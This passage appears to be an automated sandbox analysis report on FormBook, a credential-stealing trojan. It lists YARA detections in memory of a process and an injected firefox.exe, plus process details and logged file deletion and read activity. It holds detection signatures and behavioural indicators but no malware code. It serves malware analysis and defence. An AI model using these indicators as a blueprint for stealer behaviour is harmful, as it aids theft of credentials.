0000000B.00000002.1175159269.0000000000230000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000B.00000002.1175159269.0000000000230000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1175159269.0000000000230000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1175159269.0000000000230000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1174987416.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000B.00000002.1174987416.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1174987416.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1174987416.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\notepad.exe	access denied	1	9AE67	NtDeleteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	9AE37	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: firefox.exe PID: **2420**, Parent PID: **204**

General

Target ID:	13
Start time:	12:09:10
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Mozilla Firefox\Firefox.exe
Imagebase:	0x190000
File size:	517064 bytes
MD5 hash:	C2D924CE9EA2EE3E7B7E6A7C476619CA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.1155298831.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000000.1155298831.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.1155298831.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.1155298831.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.1152501907.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000000.1152501907.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.1152501907.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.1152501907.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.1160841001.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.1160841001.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.1160841001.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.1160841001.00000000028B0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly